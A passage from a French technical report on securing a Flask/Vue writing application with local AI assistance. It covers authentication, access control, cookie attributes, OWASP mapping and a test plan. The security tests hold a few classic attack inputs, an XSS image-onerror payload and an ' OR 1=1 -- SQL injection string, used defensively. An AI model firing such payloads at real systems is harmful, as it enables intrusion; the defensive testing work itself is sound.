Les statistiques globales, elles, sont de simples comptages sur fenêtre glissante, cohérents avec le mécanisme de quota (§ 5.7) :

```
now = utc_now_naive()
total_ia_calls_today = db_session.execute(
    select(func.count()).select_from(IA).where(IA.created_at >= now - timedelta(hours=24))
).scalar_one()
```

Gestion de la session de base de données

Chaque route ouvre sa session avec `with SessionLocal() as db_session:` — un gestionnaire de contexte, jamais une session globale. La session est donc fermée même en cas d'exception, et deux requêtes concurrentes ne partagent pas d'état. `expire_on_commit=False` est positionné sur la fabrique pour que les objets restent lisibles après le `commit`, ce qui permet de les sérialiser sans recharger la ligne.

Le `commit` est toujours la dernière opération du bloc, après l'ensemble des contrôles. Le cas le plus significatif est l'inscription, où l'utilisateur et son consentement doivent être créés ensemble :

```
db_session.add(new_user)
db_session.flush()

consentement = Consentement(type_consentement="rgpd", accepte=True,
                            user_id=new_user.user_id)
db_session.add(consentement)

db_session.commit()
```

Le `flush()` est ce qui rend la transaction possible : il attribue l'UUID sans valider, de sorte que le consentement peut référencer l'utilisateur avant que celui-ci soit définitivement écrit. Sans lui, il faudrait deux transactions successives — et un compte pourrait exister sans consentement enregistré si la seconde échouait, ce que la relation `«include»` du § 5.6 interdit.

7.4. Des extraits de code d’autres composants

Trois composants transverses ne relèvent ni du métier ni de la persistance, mais conditionnent la sécurité de toute l'API : le décorateur d'authentification, la vérification du rôle administrateur, et la pose du cookie de session.

Le décorateur d'authentification

```
def token_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth_header = request.headers.get("Authorization", "")
        if not auth_header.startswith("Bearer "):
            return jsonify({"error": "Token manquant"}), 401
        token = auth_header.split(" ")[1]
        try:
            payload = decode_access_token(token)
        except Exception:
            return jsonify({"error": "Token invalide ou expiré"}), 401
        request.user_id = payload["sub"]
        return f(*args, **kwargs)
    return decorated
```

`@wraps(f)` n'est pas un détail de style. Sans lui, toutes les vues décorées porteraient le nom `decorated`, et Flask refuserait d'enregistrer la deuxième route rencontrée — le nom de la fonction lui sert de clé d'*endpoint*. L'erreur est déroutante quand on ne connaît pas le mécanisme.

Le message d'erreur ne distingue pas un jeton expiré d'un jeton invalide. `decode_access_token` lève bien deux `ValueError` distinctes, mais la route les fusionne : préciser « expiré » confirmerait à un attaquant que sa signature était valide. Le client, lui, n'a pas besoin de la nuance — dans les deux cas il tente un rafraîchissement.

`request.user_id` sert de canal entre le décorateur et la vue. L'identifiant est attaché à l'objet de requête courant, propre à chaque requête : il n'y a pas de risque de fuite entre deux appels concurrents. Toutes les requêtes de la couche données le lisent depuis là, jamais depuis le corps de la requête — un `user_id` envoyé par le client serait ignoré.

Protection d'un blueprint entier, et le cas du préflight CORS

Plutôt que de décorer chaque vue, les blueprints protégés déclarent un `before_request` unique :

```
@document_bp.before_request
def require_auth():
    if request.method == "OPTIONS":
        return None

    return token_required(lambda: None)()
```

Une route oubliée reste ainsi protégée : c'est le blueprint qui porte la garde, pas le développeur qui doit y penser. L'exception sur `OPTIONS` mérite d'être justifiée plutôt que subie : le navigateur envoie une requête de préflight sans en-tête d'authentification avant toute requête authentifiée inter-origine. La refuser par `401` casse l'application entière, avec un message d'erreur qui pointe vers le CORS et non vers l'authentification. La laisser passer est sans conséquence, puisqu'une réponse `OPTIONS` ne contient que des en-têtes de permission.

Le back-office ajoute une seconde couche, et c'est ici que se matérialise la décision du § 5.2 :

```
@admin_bp.before_request
def require_admin():
    if request.method == "OPTIONS":
        return None

    auth_error = token_required(lambda: None)()
    if auth_error is not None:
        return auth_error

    with SessionLocal() as db_session:
        stmt = select(User).where(User.user_id == request.user_id)
        current_user = db_session.execute(stmt).scalar_one_or_none()
        if current_user is None or current_user.role != "admin":
            return jsonify({"error": "Accès réservé aux administrateurs"}), 403
```

Le rôle est relu en base, pas lu dans le jeton. Le JWT ne porte que `sub` : le rôle n'y figure pas du tout, ce qui rend l'oubli impossible. Une rétrogradation prend donc effet à l'appel suivant, sans attendre l'expiration de l'access token. Le coût est une requête supplémentaire par appel au back-office — négligeable sur des écrans d'administration peu fréquentés.

Le `403` est ici volontaire, alors que les documents renvoient `404`. La différence est cohérente : l'existence de la route `/admin` n'est pas un secret, contrairement à l'existence d'un document donné. Il n'y a rien à énumérer.

Deux garde-fous complètent le back-office, contre l'erreur plutôt que contre l'attaque :

```
if "role" in fields and fields["role"] != "admin" and user_id == request.user_id:
    return jsonify({"error": "Vous ne pouvez pas retirer vos propres droits administrateur"}), 400

if user_id == request.user_id:
    return jsonify({"error": "Vous ne pouvez pas supprimer votre propre compte"}), 400
```

Le premier évite qu'un unique administrateur se verrouille hors du back-office, situation dont on ne sort qu'en modifiant la base à la main. Le second évite une suppression en cascade de son propre compte depuis l'écran d'administration.

La pose du cookie de refresh

Un seul point du code pose ce cookie, appelé par `/auth/login` et `/auth/refresh` :

```
def set_refresh_cookie(response, refresh_token: str):
    response.set_cookie(
        "refresh_token", refresh_token,
        httponly=True,
        secure=current_app.config["COOKIE_SECURE"],
        samesite="Strict",
        max_age=REFRESH_COOKIE_MAX_AGE,
        path="/auth",
    )
    return response
```

Chacun des cinq attributs répond à une menace distincte.

Attribut	Menace couverte
`httponly=True`	Un XSS ne peut pas lire le jeton par `document.cookie` — il reste inaccessible même si l'assainissement de l'aperçu échouait (§ 7.1)
`secure`	Le jeton ne transite jamais sur HTTP en clair hors développement (§ 6)
`samesite="Strict"`	Le cookie n'est jamais envoyé sur une requête inter-site, y compris une navigation top-level que Lax laisserait passer : c'est l'atténuation CSRF principale du projet (§ 8)
`path="/auth"`	Le cookie n'accompagne que les routes d'authentification, pas les appels aux documents ni à l'IA
`max_age`	Le cookie disparaît du navigateur même si la session serveur n'est pas purgée

La centralisation est elle-même la mesure la plus utile : trois routes posent ou suppriment ce cookie, et un attribut oublié à un seul endroit suffirait à annuler la protection. Un point unique rend l'oubli impossible et rend la vérification (cas TS-08, § 9) simple à mener.

Configuration et fabrique d'application

Deux composants transverses sont présentés ailleurs, pour rester au plus près de leur justification : la configuration en échec rapide sans `JWT_SECRET_KEY` et le pilotage de `COOKIE_SECURE` par `APP_ENV` (§ 6), et la fabrique `create_app()` avec l'origine CORS explicite et la normalisation des erreurs `429` (§ 6). Le code complet de la configuration figure en annexe § 12.5.

8. La présentation d'éléments de sécurité de l'application

Démarche

La sécurité n'a pas été traitée comme une étape de fin de projet mais comme une contrainte de conception, pour une raison pratique : la plupart des mesures présentées ici — le filtrage par propriétaire dans le `WHERE`, le stockage d'empreintes, le refus de démarrer sans clé — sont des choix de structure. Les ajouter après coup aurait demandé de réécrire les couches concernées.

La grille de lecture retenue est l'OWASP Top 10 (2021), confrontée aux exigences du cahier des charges (§ 2) et aux recommandations de l'ANSSI. Le tableau ci-dessous relie chaque catégorie à sa traduction dans le projet.

Catégorie OWASP	Traitement dans HelpMeDraft	Section
A01 Contrôle d'accès défaillant	Propriété dans la clause `WHERE` de chaque requête, rôle relu en base, garde de blueprint	§ 8
A02 Défaillances cryptographiques	bcrypt salé pour les mots de passe, SHA-256 pour les jetons, aucun secret en clair en base	§ 8
A03 Injection	Requêtes paramétrées par l'ORM sans exception ; assainissement du HTML rendu	§ 8
A04 Conception non sécurisée	Quota serveur, journalisation systématique, aucune application automatique des sorties du modèle	§ 8
A05 Mauvaise configuration	Échec rapide sans `JWT_SECRET_KEY`, CORS restreint, `debug=False` en cible	§ 8
A06 Composants vulnérables	Versions figées, fichier de verrouillage commité, audit des dépendances en intégration continue	§ 11, § 9
A07 Défaillances d'identification	Rotation des refresh tokens, révocation, limitation de débit, politique de mot de passe	§ 8
A08 Défaut d'intégrité	Cascades déclarées au niveau du SGBD, contraintes `CHECK`	§ 5.4, § 5.5
A09 Défaut de journalisation	Journal des interactions IA ; journalisation applicative incomplète	§ 8
A10 SSRF	Seule URL sortante : `OLLAMA_URL`, valeur de configuration, jamais une entrée utilisateur	§ 8

Authentification et gestion des sessions

Élément	Mesure
Mot de passe	bcrypt avec sel aléatoire par empreinte ; politique 8 caractères, majuscule, minuscule, chiffre, vérifiée côté serveur (§ 7.2)
Access token	JWT HS256, durée 15 minutes, jamais stocké en base, transmis en en-tête `Authorization`
Refresh token	64 octets aléatoires, cookie `httpOnly` / `Secure` / `SameSite=Strict` / `path=/auth, session de 7 jours côté serveur (§ 7.4)`
Stockage du refresh token	Empreinte SHA-256 uniquement : une fuite de la base ne permet pas de rejouer une session (§ 7.2)
Rotation	Chaque usage consomme le jeton et en émet un nouveau
Détection de vol	La réutilisation d'un jeton consommé révoque

Élément	Mesure
	toutes les sessions du compte
Réinitialisation de mot de passe	Jeton à usage unique, expiration 1 h, empreinte SHA-256 en base, **toutes les sessions révoquées** au changement

Le dernier point est celui qu'on oublie le plus souvent : changer son mot de passe après une compromission ne sert à rien si les sessions ouvertes par l'attaquant survivent. La route `/auth/reset-password` supprime donc l'ensemble des lignes `user_session` du compte concerné avant de valider la transaction.

Les deux niveaux de jeton répondent à deux besoins contradictoires. Un jeton court est sûr mais impose de se reconnecter souvent ; un jeton long est confortable mais dangereux. La combinaison access token court non révocable et refresh token long révocable donne les deux : une fenêtre d'exposition de 15 minutes en cas de vol de l'access token, et une révocation immédiate possible côté serveur.

Contrôle d'accès

Deux surfaces distinctes, deux mécanismes.

Accès horizontal — les données d'un autre utilisateur. Chaque requête portant sur un document, un dossier ou un historique IA inclut `user_id == request.user_id` dans sa clause `WHERE` (§ 7.3). L'identifiant présent dans l'URL n'est jamais tenu pour légitime, et un identifiant appartenant à autrui produit un `404` indiscernable d'un identifiant inexistant (§ 5.7). Les identifiants étant des UUID v4, ils ne sont de toute façon pas énumérables.

Accès vertical — les fonctions d'administration. Le rôle n'est pas dans le JWT : il est relu en base à chaque appel `/admin` (§ 7.4). Côté client, l'entrée de menu est masquée et la garde `requiresAdmin` du routeur bloque l'accès direct à l'URL — mais ces deux mesures sont du confort d'usage. Le contrôle qui compte est celui du serveur, et c'est celui que vérifient les cas TS-03 et TS-04 (§ 9).

Validation des entrées

Toute entrée est validée dans la couche routes, avant tout accès à la base : type, longueur, et appartenance à une liste blanche pour les valeurs énumérées.

Champ	Contrôle
`type_action`	Liste blanche : `reformuler`, `corriger`, `completer`
`scope`	Liste blanche : `selection`, `document`
`contenu`	Chaîne non vide, ≤ 3 000 caractères
`instructions`	Chaîne, ≤ 500 caractères
`titre`	Chaîne non vide après `strip()`, ≤ 255 caractères
`status`, `format`	Listes blanches
`role`	Liste blanche : `user`, `admin`
`quota_daily_limit`	Entier, borné entre 1 et 1000
`page`, `per_page`	Entiers, `per_page` ≤ 50

Deux détails de ce tableau valent un commentaire.

Les listes blanches plutôt que des listes noires. Énumérer ce qui est autorisé est sûr par construction ; énumérer ce qui est interdit laisse toujours une valeur non prévue passer.

Le contrôle du quota exclut explicitement les booléens :

```
if not isinstance(quota, int) or isinstance(quota, bool) or not (MIN_QUOTA <= quota <= MAX_QUOTA):
    return jsonify({"error": f"quota_daily_limit doit être un entier entre {MIN_QUOTA} et {MAX_QUOTA}"}), 400
```

En Python, `isinstance(True, int)` vaut `True`. Un client envoyant `{"quota_daily_limit": true}` aurait donc positionné le quota à 1 sans que la validation s'y oppose. Ce n'est pas une faille grave, mais c'est un rappel utile : valider un type ne suffit pas si le langage a des sous-typages implicites.

Les bornes de longueur ne sont pas de l'ergonomie mais une mesure de disponibilité : sans la limite de 3 000 caractères sur `contenu`, un appel unique pourrait occuper le moteur d'inférence pendant des minutes, et sans le plafond de `per_page` une requête suffirait à charger toute la table en mémoire (§ 7.3).

Injection SQL

Aucune requête n'est construite par concaténation ou par formatage de chaîne. Toutes passent par `select()` et des comparaisons sur des attributs de modèle, que SQLAlchemy transmet en paramètres liés. C'est une propriété vérifiable par lecture : le projet ne contient ni `text(`, ni `execute("SELECT`, ni f-string dans une requête. Le cas TS-02 (§ 9) le confirme par l'exécution, en soumettant `' OR 1=1 --` dans les champs de recherche, de titre et d'email.

Les contraintes `CHECK` du script MySQL (§ 5.5) ajoutent une seconde barrière au niveau du SGBD : même une écriture directe ne peut pas insérer un `status` hors des trois valeurs prévues.

XSS

Le risque est concentré sur l'aperçu Markdown, seul endroit où du HTML est injecté dans le DOM par `v-html`. La vulnérabilité XSS stockée que présentait la première version, son mécanisme d'aggravation par l'enregistrement automatique, et sa correction par DOMPurify sont détaillés en § 7.1.

Trois lignes de défense se superposent, et c'est leur indépendance qui compte :

1. Le contenu est stocké en Markdown brut, jamais en HTML. Même si l'assainissement échouait, la donnée en base n'est pas du HTML exécutable.
2. La sortie de `marked` est assainie par DOMPurify avec le profil `html`, qui retire `script`, les attributs `on*`, `iframe` et les URI `javascript:`.
3. Le refresh token est dans un cookie `httpOnly` : même un XSS réussi ne permet pas de voler la session longue durée (§ 7.4).

La veille a montré que la deuxième ligne est elle-même un composant à maintenir — CVE-2026-0540 affecte la version déclarée par le projet (§ 11). C'est précisément l'argument qui justifie de conserver les lignes 1 et 3 : une mesure de sécurité unique est un point de défaillance unique.

CSRF

L'API n'utilise pas de session de navigateur pour autoriser les appels métier : l'autorisation repose sur l'en-tête `Authorization`, que le navigateur n'ajoute jamais automatiquement à une requête inter-site. Les routes de documents, de dossiers, d'IA et d'administration ne sont donc pas exposées au CSRF.

Le seul point exposé est `/auth/refresh`, qui s'authentifie par un cookie. Trois mesures le couvrent : `SameSite=Strict empêche l'envoi du cookie sur toute requête inter-site` ; `path=/auth` limite la portée du cookie ; et l'origine CORS est une liste explicite, jamais `*` (§ 6). Un jeton CSRF dédié par double-submit a été étudié et écarté : il n'aurait rien ajouté ici, puisqu'un XSS réussi permettrait de lire le cookie et de forger l'en-tête — cette protection suppose donc le XSS de l'aperçu déjà fermé (§ 7.1), et les deux failles sont liées.

Limitation de débit et énumération de comptes

```
@auth_bp.route("/register", methods=["POST"])
@limiter.limit("3 per hour")

@auth_bp.route("/login", methods=["POST"])
@limiter.limit("5 per minute")

@auth_bp.route("/forgot-password", methods=["POST"])
@limiter.limit("3 per hour")
```

Les trois seuils ne sont pas identiques parce que les menaces diffèrent. Sur `/login`, la menace est le bourrage d'identifiants, qui demande un débit élevé : 5 par minute le rend impraticable sans gêner un utilisateur qui se trompe. Sur `/register` et `/forgot-password`, la menace est l'abus de ressource — création massive de comptes, envoi massif de courriels depuis une adresse d'expédition qui serait vite signalée comme émettrice de pourriel : une limite horaire est plus adaptée.

La réponse `429` est normalisée en JSON et volontairement peu bavarde, sans indiquer le nombre de tentatives restantes ni la durée du blocage (§ 6).

L'anti-énumération sur la récupération de mot de passe est appliquée strictement : la réponse est identique que l'adresse existe ou non.

```
if user is not None:
    …
return jsonify({"message": "Si cet email existe, un lien de réinitialisation a été envoyé"}), 200
```

Le même raisonnement s'applique à `/login`, où un mot de passe erroné et un compte inexistant renvoient tous deux `401` avec le message « Email ou mot de passe incorrect ».

Secrets, configuration et appels sortants

Point	Mesure
Secrets	Aucun dans le code ; `.env` exclu par `.gitignore`, `.env.example` documenté (§ 6)
`JWT_SECRET_KEY`	Aucune valeur de repli : l'application refuse de démarrer sans elle
`COOKIE_SECURE`	Dérivé de `APP_ENV`, `True` hors développement
CORS	Liste explicite d'origines, jamais `*`, avec `supports_credentials=True`
Historique Git	Ni `.env`, ni base de développement, ni clé — vérifié par le cas TS-06 (§ 9)
Appels sortants	Une seule URL contactée, `OLLAMA_URL`, lue en configuration ; aucune URL issue d'une entrée utilisateur (pas de surface SSRF)
Moteur d'inférence	Écoute sur l'interface de bouclage uniquement, version ≥ 0.18 (§ 11)

Le dernier point de ce tableau est la seule mesure de ce dossier qui ne soit pas dans le code : c'est une consigne de déploiement. Elle figure donc dans la liste de contrôle du § 6, parce qu'une mesure de sécurité qui n'est écrite nulle part n'est pas une mesure.

Protection des données personnelles

Exigence	Mise en œuvre
Minimisation	Quatre données d'identité collectées : nom, prénom, adresse électronique, mot de passe haché. Aucune donnée de facturation, de géolocalisation ni de traçage
Consentement prouvable	Table `consentement` : type, réponse et horodatage de chaque recueil (§ 5.4) ; l'inscription est refusée sans consentement explicite
Droit à l'effacement	Suppression en cascade déclarée côté ORM **et** côté SGBD (§ 5.4)
Absence de transfert	Inférence entièrement locale : aucun contenu rédigé ne quitte l'infrastructure (§ 5.2)
Information	Pages mentions légales, CGU et politique de confidentialité intégrées
Transparence IA	Partiellement couverte ; compléments AI Act identifiés

Le point structurant est le troisième : le droit à l'effacement n'est pas implémenté par une fonction de suppression mais garanti par le schéma. Supprimer un compte supprime ses documents, ses dossiers, ses interactions IA, ses consentements, ses sessions et ses demandes de réinitialisation, y compris si la suppression est faite hors de l'application. Une garantie portée par le modèle de données est plus solide qu'une garantie portée par du code applicatif, parce qu'elle survit à un oubli de développeur.

Une réserve d'honnêteté : le journal `ia` conserve `content_before` et `content_after`, c'est-à-dire des extraits des documents de l'utilisateur. Cette conservation est nécessaire à la traçabilité exigée par le cahier des charges et à l'obligation de marquage de l'AI Act, mais elle double le stockage des contenus. Une durée de conservation explicite, et sa mention dans la politique de confidentialité, restent à définir.

9. La présentation du plan de tests

Stratégie de test

Le plan de tests s'organise en quatre niveaux, du moins coûteux au plus coûteux à exécuter. Ce classement n'est pas décoratif : il détermine ce qui tourne à chaque `push` et ce qui reste manuel.

Niveau	Objet	Outil	Exécution
Analyse statique	Types, style, erreurs de syntaxe	`vue-tsc`, `ruff`	À chaque `push`, avant tout test
Tests unitaires	Composants métier isolés (`services/`)	`pytest`, `vitest`	À chaque `push`
Tests d'intégration	Routes HTTP de bout en bout, base incluse	`pytest` + client de test Flask	À chaque `push`
Tests fonctionnels	Parcours utilisateur complets, navigateur	Cahier de tests manuel	Avant chaque fin d'itération

La base de cette pyramide est la règle d'architecture du § 5.2 : aucun import Flask dans `services/`. C'est elle qui rend les composants métier testables sans démarrer de serveur ni ouvrir de base. Sans cette séparation, tout test d'`ia_service` ou d'`auth_service` deviendrait un test d'intégration, plus lent et plus fragile.

Trois zones concentrent le risque et reçoivent donc l'essentiel de l'effort : la chaîne d'authentification (une régression y compromet tous les comptes), le contrôle de propriété des ressources (une régression y expose les documents d'autrui), et le quota IA (une régression y rend la contrainte du cahier des charges inopérante). À l'inverse, les pages publiques statiques ne sont couvertes que par les tests fonctionnels : le rapport coût/bénéfice d'un test automatisé y est faible.

Environnement de test

Le motif de fabrique `create_app()` (§ 6) permet d'instancier une application dédiée aux tests, avec une configuration distincte de celle de production.

```
import pytest
from app import create_app
from database.db import Base, engine

@pytest.fixture
def app():
    app = create_app()
    app.config.update(TESTING=True, RATELIMIT_ENABLED=False)
    Base.metadata.create_all(engine)
    yield app
    Base.metadata.drop_all(engine)

@pytest.fixture
def client(app):
    return app.test_client()

@pytest.fixture
def auth_headers(client):
    client.post("/auth/register", json={
        "lastname": "Test", "firstname": "Utilisateur",
        "email": "test@example.test", "mdp": "MotDePasse1!",
        "rgpd_consent": True,
    })
    res = client.post("/auth/login", json={
        "email": "test@example.test", "mdp": "MotDePasse1!",
    })
    return {"Authorization": f"Bearer {res.get_json()['access_token']}"}
```

Trois choix méritent d'être justifiés.

Une base recréée à chaque test. `create_all` puis `drop_all` autour de chaque cas garantit l'indépendance : un test qui échoue ne fait pas échouer le suivant, et l'ordre d'exécution n'a aucune incidence. Des tests qui ne passent que dans un certain ordre ne prouvent rien.

Le limiteur de débit est désactivé. Flask-Limiter protège les routes d'authentification (§ 6) ; laissé actif, il ferait échouer par `429` toute série de tests qui se connecte plusieurs fois. Il est donc neutralisé ici, et vérifié par un test dédié qui le réactive explicitement (TS-05 ci-après).

L'appel au moteur d'inférence n'est jamais réel dans les tests automatisés : `call_ollama` est remplacé par un double. Un test qui dépend d'un service externe et d'une inférence de plusieurs secondes n'est ni reproductible ni assez rapide pour tourner à chaque `push`.

Tests unitaires des composants métier

ia_service — construction du prompt

La fonction `build_prompt` est pure : mêmes entrées, même sortie, aucun effet de bord. C'est le cas le plus simple à couvrir et l'un des plus utiles, puisque le prompt détermine réellement le comportement du modèle (§ 4).

Réf.	Cas	Attendu
TU-01	`build_prompt("reformuler", "Bonjour")`	Le texte est interpolé dans le gabarit
TU-02	`build_prompt("corriger", txt, "ton formel")`	La consigne particulière est ajoutée en fin de prompt
TU-03	`build_prompt("traduire", txt)`	Lève `ValueError` — action inconnue
TU-04	Les trois gabarits	Aucun ne mentionne « juridique » (non-régression du § 4)

```
def test_build_prompt_ajoute_la_consigne():
    prompt = build_prompt("reformuler", "Bonjour", "ton plus formel")
    assert "Bonjour" in prompt
    assert prompt.rstrip().endswith("ton plus formel")

def test_build_prompt_refuse_une_action_inconnue():
    with pytest.raises(ValueError):
        build_prompt("traduire", "Bonjour")

@pytest.mark.parametrize("action", ["reformuler", "corriger", "completer"])
def test_les_gabarits_ne_sont_pas_juridiques(action):
    assert "juridique" not in PROMPT_TEMPLATES[action].lower()
```

Le cas TU-04 est le plus instructif, parce qu'il est né d'une erreur réelle. La dérive du positionnement éditorial décrite en § 4 n'avait été rattrapée que par une relecture ; elle est désormais couverte par un test. Un prompt est du code, il se teste comme du code.

ia_service — traduction des erreurs réseau

`call_ollama` doit convertir trois exceptions distinctes de `requests` en une `RuntimeError` porteuse d'un message lisible (§ 5.7).

Réf.	Cas simulé	Attendu
TU-05	`ConnectionError`	`RuntimeError` mentionnant l'URL du serveur
TU-06	`Timeout`	`RuntimeError « La connexion à Ollama … n'a pas abouti » — filet de sécurité, plus aucun délai n'est imposé à la lecture (§ 6)`
TU-07	`HTTPError`	`RuntimeError portant le code de statut et le message d'erreur lu dans le corps de la réponse d'Ollama`
TU-08	Réponse nominale	Retourne (texte nettoyé de son bloc de raisonnement, prompt_eval_count + eval_count lus sur la dernière ligne du flux)

auth_service

Réf.	Cas	Attendu
TU-09	Mot de passe correct	Vérification bcrypt réussie
TU-10	Mot de passe erroné	Vérification refusée
TU-11	Deux hachages du même mot de passe	Empreintes différentes (le sel est bien aléatoire)
TU-12	Access token valide	Décodé, `user_id` restitué
TU-13	Access token expiré	Rejeté
TU-14	Jeton signé avec une autre clé	Rejeté

Réf.	Cas	Attendu
TU-15	Jeton dont l'algorithme est passé à `none`	Rejeté

TU-15 couvre la classe d'attaque par confusion d'algorithme relevée dans la veille (CVE-2026-48526, § 11). Le projet n'est pas affecté par cette CVE, mais la propriété qu'elle exploite — un vérificateur qui accepte l'algorithme annoncé par le jeton lui-même — mérite un test permanent plutôt qu'une vérification ponctuelle.

Frontend

`vitest` couvre deux points du composant `MarkdownEditor` (§ 7.1) :

Réf.	Cas	Attendu
TU-16	`insertMarkdown("**","**")` avec sélection	Le balisage entoure la sélection, curseur après
TU-17	`insertMarkdown` sans sélection	Le texte d'amorce est inséré
TU-18	`previewHtml` sur du Markdown légitime	Titres, listes et emphase rendus
TU-19	`previewHtml` sur `<img src=x onerror=...>`	L'attribut `onerror` est retiré par DOMPurify

Tests d'intégration des routes

Ces tests exercent une route complète, du corps de la requête HTTP jusqu'à la base. Ils sont écrits d'abord sur `POST /documents/<id>/ia/generer`, la route la plus riche en contrôles (§ 5.7), puis déclinés sur les autres.

Réf.	Cas	Attendu
TI-01	Sans en-tête `Authorization`	`401`
TI-02	`type_action` hors liste	`400`, aucune ligne dans `ia`
TI-03	`scope` hors liste	`400`
TI-04	`contenu` vide ou absent	`400`
TI-05	`contenu` de 3 001 caractères	`400`
TI-06	`instructions` de 501 caractères	`400`
TI-07	Document appartenant à un autre utilisateur	`404` — jamais `403`
TI-08	Document inexistant	`404`, réponse identique à TI-07
TI-09	Cas nominal, `call_ollama` simulé	`201`, une ligne dans `ia`, `tokens_used` renseigné
TI-10	21e appel dans la fenêtre de 24 h	`429`, aucune ligne ajoutée
TI-11	20e appel dont un daté de 25 h	`201` — la fenêtre est bien glissante
TI-12	`call_ollama` lève `RuntimeError`	`502`, **aucune** ligne dans `ia`

Quatre de ces cas testent des décisions de conception plutôt que du code, et ce sont les plus importants.

TI-07 et TI-08 doivent produire des réponses indiscernables. C'est la mesure anti-énumération du § 5.7. Le test compare non seulement les deux codes de statut mais les deux corps de réponse : une différence de message rétablirait la fuite d'information que le `404` sert précisément à fermer.

```
def test_document_d_autrui_indiscernable_d_un_document_absent(
    client, auth_headers, doc_autre_utilisateur
):
    r1 = client.post(f"/documents/{doc_autre_utilisateur}/ia/generer",
                     json=PAYLOAD_VALIDE, headers=auth_headers)
    r2 = client.post("/documents/00000000-0000-4000-8000-000000000000/ia/generer",
                     json=PAYLOAD_VALIDE, headers=auth_headers)
    assert r1.status_code == r2.status_code == 404
    assert r1.get_json() == r2.get_json()
```

TI-11 vérifie que la fenêtre est glissante et non calendaire. Le test insère 19 appels datés de moins de 24 heures et un appel daté de 25 heures, puis demande une génération : elle doit réussir. Un compteur remis à zéro à minuit passerait TI-10 mais échouerait TI-11. C'est donc bien le mécanisme du § 5.7 qui est vérifié, et non son résultat apparent.

TI-12 vérifie qu'un échec ne consomme pas de quota. Le test compte les lignes de `ia` avant et après un appel dont le double lève `RuntimeError`, et exige l'égalité. C'est la conséquence du placement du `commit` après le retour du modèle — une propriété que trois lignes déplacées suffiraient à casser, et qu'aucune erreur ne signalerait.

Les mêmes familles de cas sont déclinées sur les autres routes :

Route	Cas spécifiques couverts
`/auth/register`	Adresse déjà utilisée, mot de passe non conforme, consentement absent
`/auth/login`	Mot de passe erroné, compte inexistant — réponses indiscernables
`/auth/refresh`	Rotation du jeton ; réutilisation d'un jeton déjà consommé → **toutes** les sessions révoquées (§ 4)
`/auth/forgot-password`	Adresse inconnue → réponse identique à une adresse connue
`/auth/reset-password`	Jeton expiré, jeton déjà utilisé, jeton inconnu
`/documents`, `/dossiers`	Accès croisé entre deux comptes sur chaque verbe (GET, PUT, DELETE) → `404`
`/admin/*`	Accès avec un compte `user` → `403` ; rôle rétrogradé en base sans nouveau jeton → accès refusé immédiatement (§ 5.2)

Le dernier cas mérite d'être souligné : il vérifie une décision explicite du § 5.2, celle de relire le rôle en base à chaque appel plutôt que de le lire dans le JWT. Un test qui se contenterait de vérifier qu'un compte `admin` accède au back-office et qu'un compte `user` ne l'accède pas passerait dans les deux implémentations.

Cahier de tests fonctionnels

Ces tests s'exécutent manuellement dans le navigateur, en fin d'itération. Ils couvrent ce qu'un test automatisé couvre mal : le rendu, l'enchaînement des écrans, ce que l'utilisateur perçoit.

Réf.	Parcours	Critère de réussite
TF-01	Inscription complète	Compte créé, consentement enregistré en base, redirection vers le tableau de bord
TF-02	Consentement non coché	Inscription refusée avec un message explicite
TF-03	Mot de passe oublié, adresse inconnue	Message de confirmation **identique** à celui d'une adresse connue
TF-04	Réinitialisation complète	Lien reçu dans Mailtrap, nouveau mot de passe accepté, ancien refusé, lien inutilisable une seconde fois
TF-05	Création d'un document	Bascule de `/documents/nouveau` vers `/documents/:id` au premier enregistrement
TF-06	Enregistrement automatique	« ✓ Enregistré automatiquement » après 2,5 s d'inactivité ; contenu présent après

Réf.	Parcours	Critère de réussite
		rechargement
TF-07	Aperçu Markdown	Titres, listes et emphase rendus ; `<script>` saisi dans le texte non exécuté
TF-08	Trois actions IA sur une sélection	Proposition affichée dans le panneau, document inchangé avant décision
TF-09	Insérer puis remplacer	Les deux comportements sont distincts et conformes à leur libellé
TF-10	Historique IA	L'interaction apparaît avec contenu avant, contenu après et tokens
TF-11	Suppression d'un dossier	Les documents survivent et réapparaissent hors dossier (§ 5.4)
TF-12	Accès `/admin` avec un compte `user`	Lien absent de la navigation **et** redirection si l'URL est saisie à la main
TF-13	Déconnexion	Cookie de refresh supprimé, session révoquée en base, retour à l'accueil
TF-14	Navigation au clavier seul	Tous les écrans parcourables, focus visible en permanence
TF-15	Affichage mobile	Aucun débordement horizontal, aperçu sous la saisie, menu replié

TF-03 et TF-12 sont les deux cas où le résultat attendu est l'absence de différence perceptible : une réponse identique quelle que soit l'existence du compte, un écran inaccessible quelle que soit la façon d'y arriver. Ce sont typiquement les cas qu'une recette fonctionnelle oublie, parce qu'ils ne produisent rien à observer.

Tests de sécurité

Réf.	Vérification	Méthode
TS-01	XSS stockée dans l'aperçu Markdown	Saisir `<img src=x onerror=alert(1)>`, enregistrer, recharger — aucune exécution
TS-02	Injection SQL	Soumettre `' OR 1=1 --` dans la recherche, le titre et l'email — traité comme une chaîne littérale
TS-03	Accès horizontal	Depuis le compte A, appeler chaque route avec un identifiant de B — `404` partout
TS-04	Élévation verticale	Depuis un compte `user`, appeler chaque route `/admin` — `403` partout
TS-05	Limitation de débit	Enchaîner les tentatives de connexion — `429` au seuil, réponse en JSON
TS-06	Absence de secret dans le dépôt	`git log -p` filtré sur les motifs de clés ; `.env` absent de l'historique

Réf.	Vérification	Méthode
TS-07	Démarrage sans `JWT_SECRET_KEY`	L'application refuse de démarrer (§ 6)
TS-08	Attributs du cookie de refresh	Avec `APP_ENV=production` : `Secure`, `HttpOnly`, `SameSite=Strict`, chemin `/auth`
TS-09	Dépendances vulnérables	`npm audit et pip-audit — aucune vulnérabilité haute ou critique en dépendance de production`
TS-10	Origine CORS	Une requête authentifiée depuis une origine non déclarée est refusée

TS-09 est le seul test de cette liste qui puisse échouer sans qu'aucune ligne de code ait changé : une vulnérabilité publiée hier rend rouge un code inchangé. Sa place est donc dans le pipeline d'intégration continue (§ 6) et non dans une campagne ponctuelle — c'est ce qui relie ce plan de tests au journal de veille du § 11. Il y est aujourd'hui exécuté à la main : l'étape automatisée reste à ajouter, et c'est le dernier point ouvert du pipeline.

